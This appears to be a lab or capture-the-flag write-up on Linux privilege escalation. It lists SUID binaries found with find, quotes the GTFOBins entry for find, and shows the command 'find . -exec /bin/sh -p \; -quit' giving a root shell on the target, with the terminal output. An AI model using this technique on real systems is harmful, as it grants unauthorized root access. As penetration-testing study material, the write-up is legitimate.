Finding binaries with the SUID set owned by root

```
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null

-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 436552 Jan 31  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 51184 Jun  9  2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 54096 Jul 27  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 63736 Jul 27  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 84016 Jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44528 Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 34896 Jan  7  2019 /usr/bin/fusermount
-rwsr-xr-x 1 root root 44440 Jul 27  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 63568 Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root 51280 Jan 10  2019 /usr/bin/mount
-rwsr-xr-x 1 root root 315904 Feb 16  2019 /usr/bin/find
-rwsr-xr-x 1 root root 157192 Feb  2  2020 /usr/bin/sudo
-rwsr-xr-x 1 root root 34888 Jan 10  2019 /usr/bin/umount
```

The Set User ID upon Execution (setuid) permission can allow a user to execute a program or script with the permissions of another user, typically with elevated privileges. The setuid bit appears as an s.

Doing some research on gtfo bins, the find command has a privilege escalation vector that can be utilized when the SUID bit is set.



SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

I was unable to run sudo to make a copy of the binary to interact with loally, but hwen executing the second command did work.

```
find . -exec /bin/sh -p \; -quit
```



```
sudo install -m =xs $(which find) .

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

sudo: no tty present and no askpass program specified
ls
linpeas.out
linpeas.sh
reverse.elf
systemd-private-de163d238d534d2e8ea11452379d5926-apache2.service-txVUJg
systemd-private-de163d238d534d2e8ea11452379d5926-systemd-timesyncd.service-kZMZCb
vmware-root_421-1816005597
find . -exec /bin/sh -p \; -quit

whoami
root
ip a | grep inet
    inet 127.0.0.1/8 scope host lo
    inet 192.168.249.47/24 brd 192.168.249.255 scope global ens192
```